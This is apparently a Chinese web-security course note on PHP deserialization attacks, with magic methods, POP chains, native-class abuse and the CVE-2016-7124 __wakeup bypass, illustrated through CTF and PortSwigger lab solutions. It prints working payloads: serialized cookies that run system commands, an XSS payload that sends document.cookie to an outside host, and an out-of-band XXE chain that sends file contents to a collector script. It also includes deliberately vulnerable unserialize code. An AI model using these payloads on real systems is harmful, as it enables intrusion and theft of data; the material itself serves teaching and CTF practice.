
Web攻防-PHP反序列化&字符逃逸&增多减少&成员变量属性&解析不敏感&Wakeup绕过



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
----------------------------------------------  
1、Web攻防-SQL注入-高权限用户差异  
2、Web攻防-SQL注入-跨库&文件读写带外  
----------------------------------------------  
1、Web攻防-SQL注入-堆叠&二次注入  
2、Web攻防-SQL注入-SQLMAP进阶使用  
----------------------------------------------  
1、Web攻防-XSS跨站-原理&分类&利用点  
2、Web攻防-XSS跨站-反射&存储&DOM型  
----------------------------------------------  
1、Web攻防-XSS跨站-文件类型-html&pdf&swf&svg  
2、Web攻防-XSS跨站-功能逻辑-postMessage&localStorage  
----------------------------------------------  
1、Web攻防-XSS跨站-浏览器&转换-UXSS&MXSS  
2、Web攻防-XSS跨站-框架和库-VUE&React&Electron&JQuery  
----------------------------------------------  
1、Web攻防-XSS跨站-手工代码&框架工具&在线平台  
2、Web攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼  
----------------------------------------------  
1、Web攻防-XSS跨站-安全防护&CSP&Httponly&WAF等  
2、Web攻防-XSS跨站-工具项目&XSStrike&Chypass\_pro  
----------------------------------------------  
1、Web攻防-CSRF-原理&检测&利用&防御  
2、Web攻防-CSRF-防御-Referer策略隐患  
3、Web攻防-CSRF-防御-Token校验策略隐患  
----------------------------------------------  
1、WEB攻防-SSRF利用绕过-伪协议&IP及域名  
2、WEB攻防-SSRF挖掘思路-功能逻辑&SRC复盘  
----------------------------------------------  
1、WEB攻防-SSRF插件结合-SRC复盘与实战  
----------------------------------------------  
1、WEB攻防-文件上传-前端&黑白名单&MIME&文件头等  
2、WEB攻防-文件上传-执行权限&解码还原&云存储&分站等  
----------------------------------------------  
1、WEB攻防-文件上传-思维导图形成  
2、WEB攻防-文件上传-JS提取&特定漏洞&第三方编辑器  
----------------------------------------------  
1、WEB攻防-文件包含-LFI&RFI利用思路  
2、WEB攻防-文件上传-伪协议玩法&无文件  
3、WEB攻防-文件上传-黑白盒案例&SRC复盘  
----------------------------------------------  
1、WEB攻防-文件下载&读取&删除-功能点&URL  
2、WEB攻防-目录遍历&泄露\*穿越-功能点&URL  
----------------------------------------------  
1、WEB攻防-XML&XXE-注入原理&四大分类  
2、WEB攻防-XML&XXE-文件读取&SSRF&实体引用  
3、WEB攻防-XML&XXE-无回显&升级拓展&挖掘思路  
----------------------------------------------  
1、WEB攻防-XML&XXE-黑盒功能点挖掘  
2、WEB攻防-XML&XXE-白盒函数点挖掘  
----------------------------------------------  
1、WEB攻防-RCE-代码执行&命令执行  
2、WEB攻防-RCE-黑盒功能点&数据包  
3、WEB攻防-RCE-白盒函数方法&组件  
----------------------------------------------  
1、WEB攻防-SSTI-利用分类&功能点  
2、WEB攻防-SSTI-利用项目&挖掘思路  
----------------------------------------------  
1、WEB攻防-PHP反序列化-魔术方法&触发规则  
2、WEB攻防-PHP反序列化-POP链构造&黑白盒  
----------------------------------------------  
1、WEB攻防-PHP反序列化-原生类&生成及利用条件  
2、WEB攻防-PHP反序列化-Exception触发XSS  
3、WEB攻防-PHP反序列化-SoapClient触发SSRF  
4、WEB攻防-PHP反序列化-SimpleXMLElement触发XXE  
----------------------------------------------  
1、WEB攻防-PHP反序列化-CVE&wakeup绕过  
2、WEB攻防-PHP反序列化-版本属性解析差异  
3、WEB攻防-PHP反序列化-字符增多减少逃逸  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等











演示案例：

* WEB攻防-PHP反序列化-魔术方法&触发规则
* WEB攻防-PHP反序列化-漏洞引发&POP链构造
* WEB攻防-PHP反序列化-原生类&Exception&XSS
* WEB攻防-PHP反序列化-原生类&SoapClient&SSRF
* WEB攻防-PHP反序列化-原生类&SimpleXMLElement&XXE
* WEB攻防-PHP反序列化-变量属性&数据差异&解析差异
* WEB攻防-PHP反序列化-PHP版本绕过&字符增多减少逃逸

1、什么是反序列化操作？ - 类型转换  
- PHP & JavaEE & .NET & Python（见图）  
序列化：对象转换为数组或字符串等格式  
反序列化：将数组或字符串等格式转换成对象  
serialize() //将对象转换成一个字符串  
unserialize() //将字符串还原成一个对象  
   
2、常见PHP魔术方法？- 对象逻辑（见图）  
\_\_construct(): //当对象new的时候会自动调用  
\_\_destruct()：//当对象被销毁时会被自动调用  
\_\_sleep(): //serialize()执行时被自动调用  
\_\_wakeup(): //unserialize()时会被自动调用  
\_\_invoke(): //当尝试以调用函数的方法调用一个对象时会被自动调用  
\_\_toString(): //把类当作字符串使用时触发  
\_\_call(): //调用某个方法;若不存在,则会去调用\_\_call函数。  
\_\_callStatic(): //在静态上下文中调用不可访问的方法时触发  
\_\_get(): //读取对象属性时,若不存在，则会调用\_\_get函数  
\_\_set(): //设置对象的属性时,若不存在,则调用\_\_set函数。  
\_\_isset(): //在不可访问的属性上调用isset()或empty()触发  
\_\_unset(): //在不可访问的属性上使用unset()时触发  
\_\_set\_state()，调用var\_export()导出类时，此静态方法会被调用  
\_\_clone()，当对象复制完成时调用  
\_\_autoload()，尝试加载未定义的类  
\_\_debugInfo()，打印所需调试信息  
   
3、为什么会出现安全漏洞？  
原理：未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码执行，SQL注入，目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能会触发对象中的一些魔术方法。  
<?php  
class B{  
 public $cmd='';  
 public function \_\_destruct(){  
 system($this->cmd);  
 }  
}  
//函数引用，无对象创建触发魔术方法  
unserialize($\_GET['x']);  
   
4、反序列化漏洞如何利用？- POP链构造  
POP：面向属性编程（Property-Oriented Programing）常用于上层语言构造特定调用链的方法，序列化攻击都在PHP魔术方法中出现可利用的漏洞，因自动调用触发漏洞，但如关键代码没在魔术方法中，而是在一个类的普通方法中。这时候就可以通过构造POP链寻找相同的函数名将类的属性和敏感函数的属性联系起来。  
-反序列化常见起点（见图）  
-反序列化常见跳板（见图）  
-反序列化常见终点（见图）  
   
#黑盒-portswigger-数据序列化  
https://portswigger.net/web-security/all-labs#insecure-deserialization  
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}  
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access\_token";i:0;}  
O:4:"User":3:{s:8:"username";s:6:"wiener";s:12:"access\_token";s:32:"elrtoxj3rcx3n1ip4u723mk839qht90h";s:11:"avatar\_link";s:19:"users/wiener/avatar";}  
   
#白盒-CTFSHOW-训练链构造  
254-对象引用执行逻辑  
username=xxxxxx&password=xxxxxx  
   
255-反序列化变量修改1  
CODE:  
<?php  
class ctfShowUser{  
 public $isVip=true;  
}  
   
$a=new ctfShowUser();  
echo urlencode(serialize($a));  
?>  
Get:username=xxxxxx&password=xxxxxx  
Cookie:user=O%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A8%3A%22password%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A5%3A%22isVip%22%3Bb%3A1%3B%7D  
   
256-反序列化参数修改2  
CODE:  
<?php  
class ctfShowUser{  
 public $username='xiaodi';  
 public $password='xiaodisec';  
 public $isVip=true;  
}  
   
$a=new ctfShowUser();  
echo urlencode(serialize($a));  
   
?>  
GET:username=xiaodi&password=xiaodisec  
COOKIE:user=O%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A6%3A%22xiaodi%22%3Bs%3A8%3A%22password%22%3Bs%3A9%3A%22xiaodisec%22%3Bs%3A5%3A%22isVip%22%3Bb%3A1%3B%7D  
   
   
257-反序列化参数修改&对象调用逻辑  
CODE:  
<?php  
class ctfShowUser{  
 public $class = 'backDoor';  
 public function \_\_construct(){  
 $this->class=new backDoor();  
 }  
}  
class backDoor{  
 public $code='system("tac flag.php");';  
   
}  
echo urlencode(serialize(new ctfShowUser));  
?>  
GET:username=xxxxxx&password=xxxxxx  
COOKIE:user=O%3A11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A5%3A%22class%22%3BO%3A8%3A%22backDoor%22%3A1%3A%7Bs%3A4%3A%22code%22%3Bs%3A23%3A%22system%28%22tac+flag.php%22%29%3B%22%3B%7D%7D  
   
258-反序列化参数修改&对象调用逻辑&正则  
CODE:  
<?php  
class ctfShowUser{  
 public $class = 'backDoor';  
 public function \_\_construct(){  
 $this->class=new backDoor();  
 }  
}  
class backDoor{  
 public $code="system('tac flag.php');";  
}  
   
$a=serialize(new ctfShowUser());  
$b=str\_replace(':11',':+11',$a);  
$c=str\_replace(':8',':+8',$b);  
echo urlencode($c);  
?>  
GET:username=xxxxxx&password=xxxxxx  
COOKIE:user=O%3A%2B11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A5%3A%22class%22%3BO%3A%2B8%3A%22backDoor%22%3A1%3A%7Bs%3A4%3A%22code%22%3Bs%3A23%3A%22system%28%27tac+flag.php%27%29%3B%22%3B%7D%7D

#原生自带类参考  
https://xz.aliyun.com/news/8792  
https://www.anquanke.com/post/id/264823  
https://blog.csdn.net/cjdgg/article/details/115314651  
   
#利用条件：  
1、有触发魔术方法  
2、魔术方法有利用类  
3、部分自带类拓展开启  
   
#生成原生类：  
<?php  
$classes = get\_declared\_classes();  
foreach ($classes as $class) {  
 $methods = get\_class\_methods($class);  
 foreach ($methods as $method) {  
 if (in\_array($method, array(  
 '\_\_construct',  
 '\_\_destruct',  
 '\_\_toString',  
 '\_\_wakeup',  
 '\_\_call',  
 '\_\_callStatic',  
 '\_\_get',  
 '\_\_set',  
 '\_\_isset',  
 '\_\_unset',  
 '\_\_invoke',  
 '\_\_set\_state'  
 ))) {  
 print $class . '::' . $method . "\n";  
 }  
 }  
}  
   
1、使用Error/Exception类进行XSS  
<?php  
highlight\_file(\_\_file\_\_);  
$a = unserialize($\_GET['code']);  
echo $a;  
?>  
-输出对象可调用\_\_toString  
-无代码通过原生类Exception  
-Exception使用查询编写利用  
-通过访问触发输出产生XSS漏洞  
<?php  
$a=new Exception("<script>alert('xiaodi')</script>");  
echo urlencode(serialize($a));  
?>  
   
[BJDCTF 2nd]xss之光  
<?php  
$poc = new Exception("<script>window.open('http://462795d3-ea59-4f00-9657-d50f15178248.node5.buuoj.cn:81/?'+document.cookie);</script>");  
echo urlencode(serialize($poc));  
?>  
   
2、使用SoapClient类进行SSRF  
<?php  
$s = unserialize($\_GET['ssrf']);  
$s->a();  
?>  
-输出对象可调用\_\_call  
-无代码通过原生类SoapClient  
-SoapClient使用查询编写利用  
-通过访问触发服务器SSRF漏洞  
<?php  
$a = new SoapClient(null,array('location'=>'http://192.168.1.4:2222/aaa', 'uri'=>'http://192.168.1.4:2222'));  
$b = serialize($a);  
echo $b;  
?>  
   
CTFSHOW-259  
-不存在的方法触发\_\_call  
-无代码通过原生类SoapClient  
-SoapClient使用查询编写利用  
-通过访问本地Flag.php获取Flag  
<?php  
$ua="aaa\r\nX-Forwarded-For:127.0.0.1,127.0.0.1\r\nContent-Type:application/x-www-form-urlencoded\r\nContent-Length:13\r\n\r\ntoken=ctfshow";  
$client=new SoapClient(null,array('uri'=>'http://127.0.0.1/','location'=>'http://127.0.0.1/flag.php','user\_agent'=>$ua));  
echo urlencode(serialize($client));  
?>  
   
3、使用SimpleXMLElement类进行xxe  
<?php  
$sxe=new SimpleXMLElement('http://192.168.1.4:82/76/oob.xml',2,true);  
$a = serialize($sxe);  
echo $a;  
?>  
-不存在的方法触发\_\_construct  
-无代码通过原生类SimpleXMLElement  
-SimpleXMLElement使用查询编写利用  
   
[SUCTF 2018]Homework  
利用点：SimpleXMLElement(url,2,true)  
oob.xml:  
<?xml version="1.0"?>  
<!DOCTYPE ANY[  
<!ENTITY % remote SYSTEM "http://ip/send.xml">  
%remote;  
%all;  
%send;  
]>  
send.xml:  
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=x.php">  
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM 'http://ip/send.php?file=%file;'>">  
send.php:  
<?php   
file\_put\_contents("result.txt", $\_GET['file']) ;  
?>  
Poc：  
/show.php?module=SimpleXMLElement&args[]=http://120.27.152.29/oob.xml&args[]=2&args[]=true

#PHP版本绕过漏洞  
CVE-2016-7124（\_\_wakeup绕过）  
漏洞编号：CVE-2016-7124  
影响版本：PHP 5<5.6.25; PHP 7<7.0.10  
漏洞危害：如存在\_\_wakeup方法，调用unserilize()方法前则先调用\_\_wakeup方法，但序列化字符串中表示对象属性个数的值大于真实属性个数时会跳过\_\_wakeup执行  
Demo：见CVE.PHP与版本切换演示  
   
案例：  
[极客大挑战 2019]PHP  
1、下载源码分析，触发flag条件  
2、分析会触发调用\_\_wakeup 强制username值  
3、利用语言漏洞绕过 CVE-2016-7124  
4、构造payload后 修改满足漏洞条件触发  
Payload：  
select=O%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bs%3A3%3A%22100%22%3B%7D  
   
#PHP版本绕过机制  
影响版本：PHP7.1+  
->变量属性不同序列化数据差异  
\*对象变量属性：  
public(公共的):在本类内部、外部类、子类都可以访问  
protect(保护的):只有本类或子类或父类中可以访问  
private(私人的):只有本类内部可以使用  
\*序列化数据显示：  
public属性序列化的时候格式是正常成员名  
private属性序列化的时候格式是%00类名%00成员名  
protect属性序列化的时候格式是%00\*%00成员名  
   
<?php  
class Test  
{  
 public $sex = "man";  
 private $name = "xiaodi";  
 protected $age = "33";  
}  
$t=new Test();  
print\_r(serialize($t));  
   
->PHP版本导致的属性不同反序列化解析差异  
<?php  
class test{  
 protected $a;  
 private $b;  
 public function \_\_construct(){  
 $this->a = 'abc';  
 }  
 public function \_\_destruct(){  
 echo $this->a;  
 }  
}  
   
echo serialize(new test());  
unserialize('O:4:"test":1:{s:1:"a";s:3:"abc";}');  
   
案例：  
[网鼎杯 2020 青龙组]AreUSerialz  
1、\_\_destruct()--> process()-->read()  
2、绕过is\_valid()函数，private和protected属性经过序列化都存在不可打印字符在32-125之外  
public $op=2;  
public $filename="php://filter/read=convert.base64-encode/resource=flag.php";  
public $content;  
   
#PHP字符增多减少逃逸  
1、字符变多-str1.php str1-pop.php  
运算思路：字符个数多了1个  
后续有47个就写47个覆盖后续  
   
2、字符变少-str2.php str2-pop.php  
运算思路：字符个数少了1个（5位变4位）  
思考写多个就截取后续多少个，如23个等  
   
案例：  
CTFSHOW-Web262（逃逸解法）  
解题思路：提示有message.php  
其中获取msg获取f,m,t 要求token=admin  
字符增多通过本地序列化发现62位需要覆盖

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)